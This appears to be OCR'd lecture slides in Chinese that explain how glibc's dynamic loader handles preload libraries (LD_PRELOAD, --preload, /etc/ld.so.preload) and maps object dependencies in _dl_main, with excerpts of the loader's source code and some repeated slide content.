
/etc/ld.so.preload 可以定義多個 preload library，其中需要處理註解的關係，所以需要額外判斷式處理，最後會呼叫 do_preload 加載 library

```
        } while (l);
    }

    _dl_map_object_deps(main_map, preloads, npreloads, mode == trace, 0);
    for (i = main_map->l_searchlist.r_nlist; i > 0;)
        main_map->l_searchlist.r_list[--i]->l_global = 1;
```

$ DL Start

_dl_main part4

- 處理三種 preload library 的方法
  - Environment variable “LD_PRELOAD”
  - Argument “--preload"
  - File “/etc/ld.so.preload”
- 加載使用到的 object 並處理 object 彼此的 dependency
- Mark 加載的 object 已經在 global scope



```
$ ▌
    struct link_map **preloads = NULL;
    unsigned int npreloads = 0;

    if (__glibc_unlikely(preloadlist != NULL))
        npreloads += handle_preload_list(preloadlist, main_map, "LD_PRELOAD");

    if (__glibc_unlikely(preloadarg != NULL))
```


```
    }

    if (__glibc_unlikely(*first_preload != NULL))
    {
        struct link_map *l = *first_preload;
        preloads = __alloca(npreloads * sizeof preloads[0]);
        i = 0;
        do
        {
            preloads[i++] = l;
            l = l->l_next;
        } while (l);
    }

    _dl_map_object_deps(main_map, preloads, npreloads, mode == trace, 0);
    for (i = main_map->l_searchlist.r_nlist; i > 0;)
        main_map->l_searchlist.r_list[--i]->l_global = 1;
```

當 preload 結束，再來可以載入需要的 object。當設置環境後透過 **_dl_map_object_deps** 來加載 object，並根據 binary 的 section 以及 preload 參數，決定**載入順序**以及 **dependency**

$ DL Start

_dl_main part4

- 處理三種 preload library 的方法
  - Environment variable “LD_PRELOAD”
  - Argument “--preload"
  - File “/etc/ld.so.preload”
- 加載使用到的 object 並處理 object 彼此的 dependency
- Mark 加載的 object 已經在 global scope



